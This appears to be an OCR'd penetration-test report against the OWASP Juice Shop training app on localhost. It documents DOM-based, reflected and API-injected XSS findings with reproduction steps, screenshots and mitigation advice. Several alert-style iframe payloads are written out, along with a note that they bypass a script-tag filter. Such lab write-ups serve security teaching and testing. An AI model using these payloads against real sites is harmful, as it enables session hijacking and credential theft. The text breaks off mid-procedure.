
Allow unauthenticated access to the Privacy Policy page to align with privacy regulations and improve transparency.

Proof of Concept:

1. Try to enter it in url but cant be reachable without login



2. The pentester login as he had account on the website oredey



3. Final we enter to privacy policy

The security of your data is important to us, but remember that no method of transmission over the Internet, or method of electronic storage is 100% secure. While we strive to use commercially acceptable means to protect your Personal Data, we cannot guarantee its absolute security.

E. Service Providers
We may employ third party companies and individuals to facilitate our Service ("Service Providers"), to provide the Service on our behalf, to perform Service-related services or to assist us in analyzing how our Service is used.
These third parties have access to your Personal Data only to perform these tasks on our behalf and are obligated not to disclose or use it for any other purpose.

F. Links To Other Sites
Our Service may contain links to other sites that are not operated by us. If you click on a third party link, you will be directed to that third party's site. We strongly advise you to review the Privacy Policy of every site you visit.
We have no control over and assume no responsibility for the content, privacy policies or practices of any third party sites or services.

G. Children's Privacy
Our Service does not address anyone under the age of 18 ("Children").
We do not knowingly collect personally identifiable information from anyone under the age of 18. If you are a parent or guardian and you are aware that your Children has provided us with Personal Data, please contact us. If we become aware that we have collected Personal Data from children without verification of parental consent, we take steps to remove that information from our servers.

H. Changes To This Privacy Policy
We may update our Privacy Policy from time to time. We will notify you of any changes by posting the new Privacy Policy on this page.
We will let you know via email and/or a prominent notice on our Service, prior to the change becoming effective and update the "effective date" at the top of this Privacy Policy.
You are advised to review this Privacy Policy periodically for any changes. Changes to this Privacy Policy are effective when they are posted on this page.

Contact Us
If you have any questions about this Privacy Policy, please contact us:
• By email: donotreply@owasp-juice.shop

This website uses fruit cookies to ensure you get the juiciest tracking experience.
But me wait!

6.6 Cross-Site Scripting (XSS)

6.6.1 DOM-based XSS :

CRITICAL

Description:

The penetration tester found In the search field of products in the site, certain special characters like <, >, and ; are not filtered, which don't prevent injection XSS payloads but JS tags such as <script> are filtered. However, despite these filters, the penetration tester was able to bypass the restriction by injecting an <iframe> tag. This results in the execution of malicious content via the src attribute of the iframe, which could allow a penetration tester to load a malicious page or steal sensitive information.

Impact:

The penetration tester was able to execute a XSS payload that uses an <iframe>. This could have the following impacts:

- **Loading Malicious Content:** The penetration tester can load external malicious websites or scripts inside the iframe.
 - **Session Hijacking:** If the victim is logged into the website, a penetration tester could potentially steal session cookies or perform actions on behalf of the user using the iframe.
 - **The penetration tester got special file (audio file) and run it**
-

Vulnerability Location:

The vulnerability is located in the search field

- **IP Address:** 127.0.0.1
 - **Path :** 127.0.0.1/#/
-

CVE / OWASP Reference:

- OWASP - DOM-based Cross-Site Scripting (DOM XSS):
https://owasp.org/www-community/attacks/DOM_Based_XSS

Recommendations :


To mitigate this vulnerability, I recommend the following actions:

1. **Filter and Sanitize Input Thoroughly:**
 - Ensure that all special characters, including <iframe>, src, onerror, onload, and others, are properly sanitized.
2. **Restrict iframe Embedding:**
 - Use a **Content Security Policy (CSP)** that restricts the domains that can be loaded in an iframe. This will prevent penetration testers from loading malicious content from untrusted sources.
3. **Use JavaScript Event Handlers Safely:** Avoid injecting data directly into the HTML or DOM without proper escaping. Using methods like textContent or innerText (instead of innerHTML) to update content will prevent execution of scripts.


Proof of Concept:

Here's the detailed process to reproduce the issue:

1. Go to the site and locate the search field .




2. Try if the search can allow tags:




3. it allows the pentester to write tags

4. So he tried to inject XSS payloads but there was a filter on JS codes




5. He tried to use payloads like <iframe src="javascript:alert(`hiiii`)"> and guess what it's work! And bypass the js filter



6. Use the vuln to get and play private music file by special payload:

```
iframe width="100%" height="166" scrolling="no" frameborder="no"
allow="autoplay"
src="https://w.soundcloud.com/player/?url=https%3A//api.soundcloud
.com/tracks/771984076&color=%23ff5500&auto_play=true&hide_rela
ted=false&show_comments=true&show_user=true&show_reposts=fal
se&show_teaser=true"></iframe>
```



6.6.2 Reflected XSS vulnerability:

CRITICAL

Description:

The pentester found a reflected XSS vulnerability which was identified in the order history section of the application in the track-result. The vulnerability exists in the id parameter of the order details page. The application fails to properly sanitize or validate user input in this parameter. As a result, the pentester can inject XSS payload into the id parameter, which gets reflected back and executed in the target's browser.

To reproduce the vulnerability, the pentester first created an order as usual and then injected an XSS payload via the id parameter. The payload was reflected back in the response and executed within the browser, leading to the possibility of executing arbitrary JavaScript code on the victim's device.

Impact:

The impact of this vulnerability could be severe, as it allows a penetration tester to execute arbitrary JavaScript code on a victim's browser. This could lead to:

- **Session Hijacking:** An penetration tester can steal session cookies or perform actions on behalf of the victim.
- **Phishing Attacks:** The penetration tester could inject a fake login form to steal user credentials.
- **Malicious Redirects:** The penetration tester could redirect users to phishing sites or malicious URLs.

Vulnerability Location:

The vulnerability resides in the order history section at trace-result, specifically in the id parameter of the order details page

- **Path to Vulnerability:** 127.0.0.1/#/track-result?id=

CVE / OWASP Reference:

- OWASP - Reflected Cross-Site Scripting :<https://owasp.org/www-community/attacks/xss/#reflected-xss-attacks>

Recommendations:


To mitigate this vulnerability, the following steps should be implemented:

1. **Sanitize and Escape Input:** Ensure that all user inputs, including URL parameters, are sanitized and validated to remove any potentially dangerous characters (e.g., <, >, ;, etc.).
2. **Output Encoding:** Apply proper output encoding when displaying user input on the page to ensure that it is treated as data, not executable code.
3. **Implement a Content Security Policy (CSP):** Deploy a strict CSP to limit the sources from which JavaScript can be executed, reducing the impact of any potential XSS vulnerability.

Proof of Concept:

Here is the detailed process to reproduce the issue:



1. First, create an order within the application as usual.




The screenshot shows a successful order confirmation page from the OWASP Juice Shop. At the top, there's a navigation bar with a search icon, account link, and cart icon. The main content area has a dark background with white text. It displays a "Thank you for your purchase!" message, a delivery address, and an order summary table. The order summary table includes columns for Product, Price, Quantity, and Total Price. The total price is listed as 2.49£. A note at the bottom says "You have gained 0 Bonus Points from this order!"

Order Summary			
Product	Price	Quantity	Total Price
Banana Juice (1000ml)	1.99£	1	1.99£
Items	1.99£		
Delivery	0.50£		
Promotion	0.00£		
Total Price	2.49£		


2. Then went to order history



3. After that he want to trace-result



4. Notice that is an id parameter so he try to xss inject: <iframe src="javascript:alert('xss') "></iframe>



5. The malicious iframe has been reflected in the page and executed, demonstrating the vulnerability.

6.6.3 API-Reflectd-XSS

CRITICAL

Description:

The pentester found During API testing, a **Reflected Cross-Site Scripting (XSS)** vulnerability was discovered in the **Products API**. By intercepting and modifying the API request using **Burp Suite**, it was possible to inject malicious JavaScript code into the **description** field of a product's JSON data. When the manipulated product was later viewed on the website, the XSS payload was rendered and executed in the browser context — confirming the vulnerability.

This indicates that the application fails to properly sanitize or encode user-supplied input from API sources before rendering it in the UI.

Impact:

A successful reflected XSS attack can:

- Execute arbitrary JavaScript in the victim's browser.
- Steal session cookies or local storage tokens.
- Perform actions on behalf of the user (e.g., CSRF, phishing).
- Redirect users to malicious sites.

If exploited by an penetration tester with access to the product API, this could lead to **compromise of user accounts or data theft** when users view the infected product.

Vulnerability Location:

- **Endpoint:** /api/Products
 - **Affected Parameter:** in the product JSON body
-

CVE Reference:

While there's no CVE for this specific case, this type of vulnerability is covered under:

- OWASP A07:2021 – Cross-Site Scripting (XSS)
- Related OWASP info: <https://owasp.org/www-community/attacks/xss/>

Recommendations:

1. Sanitize Input on Server-Side:

Apply proper input validation and output encoding before storing or displaying user-generated content, especially HTML-sensitive characters (<, >, ", ', etc.).

2. Use Context-Aware Output Encoding:


Ensure that any content rendered in HTML, JS, or CSS contexts is appropriately encoded for its context (e.g., use HTML entity encoding in descriptions).

3. Implement Content Security Policy (CSP):

Use a strong CSP header to reduce the impact of potential XSS attacks.

Proof of Concept:

1. Open inspect to search for APIs




The screenshot shows a browser window with the title "OWASP Juice Shop OWASP Juice Shop". The main content area displays a product card for "Apple Juice (1000ml)" with a price of 1.99€. Below the product card is a message: "This website uses fruit cookies to ensure you get the juiciest tracking experience. But me want! Me want it!"

In the top right corner of the browser window, the developer tools are open. The "Network" tab shows a single request to "api/products". The "Sources" tab displays the code for the "main.js" file. A specific line of code is highlighted with a red box: "host = this.hostServer + '/api/products'". This line is part of a constructor for a class that handles product search requests.

```
host = this.hostServer + '/api/products'
```

2. Found api/Products and the pentester thought that is reflected in products page so it can be injected by xss

3. Start to refresh the products page and intercept the request by burp suit



4. Start to check all requests to find api path

The screenshot shows the Burp Suite interface with the Intercept tab selected. The request list pane displays several network requests. The first request, a GET to `/api/Quantities/`, is highlighted with a red box in the 'Pretty' tab of the Request panel. The Request panel shows the raw HTTP request:

```

1. GET /api/Quantities/ HTTP/1.1
2. Host: localhost:3000
3. sec-ch-ua-platform: "Linux"
4. Accept-Language: en-US,en;q=0.9
5. Accept: application/json, text/plain, */*
6. sec-ch-ua: "Chromium";v="131", "Not_A_Brand";v="24"
7. User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.140 Safari/537.36
8. sec-ch-ua-mobile: ?0
9. Sec-Fetch-Site: same-origin
10. Sec-Fetch-Mode: cors
11. Sec-Fetch-Dest: empty
12. Referer: http://localhost:3000/
13. Accept-Encoding: gzip, deflate, br
14. Cookie: language=en; welcomebanner_status=dismiss; continueCode=R031zE7XYnWkwaZNdEou7cxF4fz6ixwsW7F5yU9DFj90yPxve5Mq4pK18VJm
15. If-None-Match: W/"1872-FmI5rBC18CL1z9vHfzU3dEHk0bs"
16. Connection: keep-alive

```

5. Send the request to repeater tool in burp suit

The screenshot shows the Burp Suite interface in Intercept mode. The top navigation bar includes Dashboard, Target, Proxy, Intruder, Repeater, Collaborator, Sequencer, Decoder, Comparer, Logger, Organizer, Extensions, and Learn. Below the navigation is a search bar and settings icon. The main area displays a list of intercepted requests:

